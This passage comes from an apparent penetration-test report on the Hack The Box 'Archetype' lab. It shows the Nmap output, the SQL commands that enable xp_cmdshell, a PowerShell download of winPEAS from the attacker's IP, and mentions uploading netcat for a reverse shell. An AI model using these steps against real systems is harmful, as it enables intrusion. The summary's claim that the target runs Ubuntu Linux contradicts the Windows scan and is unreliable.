The enumeration performed using winPEASx64.exe revealed that the sql_svc account had SeImpersonatePrivilege, a common misconfiguration that allows for token impersonation attacks such as Juicy Potato or PrintSpoofer.

Recommendation:
Although it was not exploited in this case due to an alternative privilege escalation path (harvested credentials), it represents a serious escalation vector. Remove impersonation

privileges from low-privileged accounts unless explicitly required, and implement integrity-level controls

6. Conclusion

The assessment team found that the *Archetype* system does demonstrate several strengths, including a minimized public attack surface and network isolation within the HTB lab environment. These design choices help reinforce best practices in system exposure management and secure access requirements. However, given the educational intent of the platform, the team did identify several vulnerabilities that could be exploited by an attacker to gain unauthorized access and escalate privileges to SYSTEM level.

Of the vulnerabilities discussed in Section 5, the team recommends that HTB consider reviewing the practice of embedding plaintext credentials in configuration files and shell histories. While such flaws are valuable teaching examples, the platform could still achieve its learning objectives using safer methods to simulate common misconfigurations without encouraging poor administrative practices in real-world scenarios.

For follow-on activities, the team recommends conducting a review of local system privilege configurations—specifically those related to service accounts and impersonation rights—to evaluate how to best balance realism with responsible exposure of privilege escalation paths. Limiting the presence of highly exploitable conditions such as SeImpersonatePrivilege and refining access to sensitive user directories may improve both instructional value and security fidelity.

The assessment team would like to thank Hack The Box, and their entire team, for providing a powerful, accessible platform that continues to help learners build practical skills in system security and offensive operations.

7. Appendix

This section contains additional information and images that are not directly related to the assessment activities

7.1 Nmap Scan Summary

The summary in this section was created by ChatGPT after upload of the Nmap output file, with a prompt to create a summary of the system characteristics.

7.1.2 Target IP Information

- IP Address: 10.129.18.200
- Host Status: Up

7.1.3 Open Ports

Port	Service	Version
135/tcp	msrpc	Microsoft Windows RPC
139/tcp	netbios-ssn	Microsoft Windows netbios-ssn
445/tcp	microsoft-ds	Windows Server 2019 Standard 17763
1433/tcp	ms-sql-s	Microsoft SQL Server 2017 RTM (v14.00.1000.00)
5985/tcp	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

7.1.4 Operating System Detection

Nmap's OS fingerprinting did not yield a precise kernel match. Service banners (SSH) and CPE data (cpe:/o:linux:linux_kernel) confirm a Linux system—specifically Ubuntu Linux, as implied by the OpenSSH package revision "4ubuntu0.3.".

7.1.5 Uptime Information

• System Uptime: Approximately 18 days

• Last Boot Time: 11th April 2025 at 13:05:34

7.1.6 Network Topology

- Distance to Host: 2 hops
- Traceroute:
  - Hop 1: 10.10.14.16 (VPN gateway, ~50–60 ms)
  - Hop 2: 10.129.18.200 (*Archetype* target, ~53 ms)

```
┌──(spandana㉿kali)-[~]
└─$ nmap -sC -sV 10.129.18.200
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-24 14:17 CDT
Nmap scan report for 10.129.18.200
Host is up (0.061s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds Windows Server 2019 Standard 17763 microsoft-ds
1433/tcp open  ms-sql-s     Microsoft SQL Server 2017 14.00.1000.00; RTM
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-04-24T18:06:18
|_Not valid after:  2055-04-24T18:06:18
| ms-sql-info:
|   10.129.18.200:1433:
|     Version:
|       name: Microsoft SQL Server 2017 RTM
|       number: 14.00.1000.00
|       Product: Microsoft SQL Server 2017
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ms-sql-ntlm-info:
|   10.129.18.200:1433:
|     Target_Name: ARCHETYPE
|     NetBIOS_Domain_Name: ARCHETYPE
|     NetBIOS_Computer_Name: ARCHETYPE
|     DNS_Domain_Name: Archetype
|     DNS_Computer_Name: Archetype
|_    Product_Version: 10.0.17763
|_ssl-date: 2025-04-24T19:17:52+00:00; 0s from scanner time.
5985/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
```

Fig : Nmap scan results of Target Host

7.2. Tools Used and Installation

7.2.1 SMB installation

To perform SMB enumeration and interact with SMB shares during the assessment, the smbclient utility is required. This tool is part of the Samba suite, which can be installed using the following command:

```
sudo apt update && sudo apt install smbclient -y
```

7.2.2 Impacket Installation:

Impacket is a collection of Python classes for working with network protocols. Impacket is focused on providing low-level programmatic access to the packets and for some protocols (e.g. SMB1-3 and MSRPC) the protocol implementation itself. Packets can be constructed from scratch, as well as parsed from raw data, and the object oriented API makes it simple to work with deep hierarchies of protocols. The library provides a set of tools as examples of what can be done within the context of this library.

```
git clone https://github.com/SecureAuthCorp/impacket.git cd impacket
pip3 install .
```

7.2.3 Python Installation:

Python is a widely used programming language in cybersecurity for scripting, automation, and running penetration testing tools. Many tools used during this assessment, including mssqlclient.py and psexec.py from the Impacket suite, are written in Python and require a functioning Python environment.

On Kali Linux and most Debian-based systems, Python 3 is installed by default. You can verify the installation with:

```
python3 --version
```

If Python is not installed, or to ensure the latest version, you can install it using:

```
sudo apt update && sudo apt install python3 -y
```

Additionally, pip, the Python package manager, is required to install external libraries (such as impacket). Install it using:

```
sudo apt install python3-pip -y
```

7.3 Reconfiguration

7.3.1 Enabling *xp_cmdshell* and reconfiguring:

To perform command execution via SQL Server, the xp_cmdshell extended stored procedure must be enabled. By default, it is disabled in modern versions of SQL Server (including SQL Server 2017). During the assessment of the *Archetype* machine, xp_cmdshell was re-enabled using the following series of SQL commands:

```
EXEC sp_configure 'show advanced options', 1;

RECONFIGURE;

EXEC sp_configure 'xp_cmdshell', 1;

RECONFIGURE;
```

```
SQL (ARCHETYPE\sql_svc  dbo@master)> EXEC sp_configure 'show advanced options', 1;
INFO(ARCHETYPE): Line 185: Configuration option 'show advanced options' changed from 1 to 1
. Run the RECONFIGURE statement to install.
SQL (ARCHETYPE\sql_svc  dbo@master)> RECONFIGURE;
SQL (ARCHETYPE\sql_svc  dbo@master)> sp_configure
name                                  minimum      maximum   config_value   run_value
-----------------------------------   ----------   -------   ------------   ---------
access check cache bucket count               0     65536              0           0

access check cache quota                      0   2147483647           0           0

Ad Hoc Distributed Queries                    0         1              0           0

affinity I/O mask                     -2147483648   2147483647           0           0

affinity mask                         -2147483648   2147483647           0           0

affinity64 I/O mask                   -2147483648   2147483647           0           0

affinity64 mask                       -2147483648   2147483647           0           0

Agent XPs                                     0         1              0           0
```

Fig#16: Nmap Scan Results of Target Host

This can be tested using the command:

```
EXEC xp_cmdshell 'whoami';
```

7.4 Binaries Used in the Assessment

For this exploit the following Binary files were used: Netcat64.exe, winPEASx64.exe

7.4.1 Netcat for Windows (nc64.exe)

nc64.exe is the 64-bit Windows version of **Netcat**, a lightweight networking utility used for reading and writing data across network connections using the TCP/IP protocol. In penetration testing, it is commonly used for setting up reverse shells, file transfers, and testing ports.

During this assessment, nc64.exe was uploaded to the target system to establish a **reverse shell** back to the attacker's listener. This provided an interactive command-line session, enabling further enumeration and privilege escalation steps.

Download Link:

GitHub Repository: https://github.com/int0x33/nc.exe

7.4.2 winPEASx64.exe

winPEAS (Windows Privilege Escalation Awesome Script) is a Windows enumeration tool designed to identify common privilege escalation vectors and misconfigurations. It automates the process of checking for insecure registry settings, credential leaks, token privileges, services, scheduled tasks, and more.

In this lab, winPEASx64.exe was uploaded and executed from the Downloads directory of the sql_svc user. It helped uncover critical findings such as the presence of **SeImpersonatePrivilege** and plaintext **Administrator credentials** stored in PowerShell history files.

Download Link:

GitHub Releases: https://github.com/carlospolop/PEASS-ng/releases

```
C:\Users\sql_svc\Desktop>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\sql_svc\Desktop> wget http://10.10.14.16/winPEASx64.exe -outfile winPEASx64.
exe
wget http://10.10.14.16/winPEASx64.exe -outfile winPEASx64.exe
PS C:\Users\sql_svc\Desktop>
```

Fig#17: Uploading winPEAS on Target Machine

7.5 Presence of SeImpersonatePivileage

During privilege escalation enumeration using winPEASx64.exe, it was observed that the sql_svc user account possessed the SeImpersonatePrivilege token privilege. This specific Windows privilege allows a user to impersonate the security context of another user—typically a higher-privileged user—after they have authenticated to the system.

In real-world scenarios, this privilege is commonly exploited using tools such as Juicy Potato, PrintSpoofer, or RoguePotato. These tools abuse the Windows token impersonation model to escalate privileges from a standard or service-level account to NT AUTHORITY\SYSTEM.

While this vector was not exploited in the Archetype lab (since administrator credentials were discovered in plaintext), the presence of SeImpersonatePrivilege is still a critical finding and highlights a misconfiguration that can be abused under different circumstances.

```
[+] Current User Idle Time
   Current User   :     ARCHETYPE\sql_svc
   Idle Time      :     00h:38m:20s:781ms

[+] Display Tenant information (DsRegCmd.exe /status)

[+] Current Token privileges
[*] Check if you can escalate privilege using some enabled token https://book.hacktricks.xyz/windows/windo
ws-local-privilege-escalation#token-manipulation
    SeAssignPrimaryTokenPrivilege: DISABLED
    SeIncreaseQuotaPrivilege: DISABLED
    SeChangeNotifyPrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
    SeImpersonatePrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
    SeCreateGlobalPrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
    SeIncreaseWorkingSetPrivilege: DISABLED
```

Fig#18: Presence of SeImpersonatePrivilege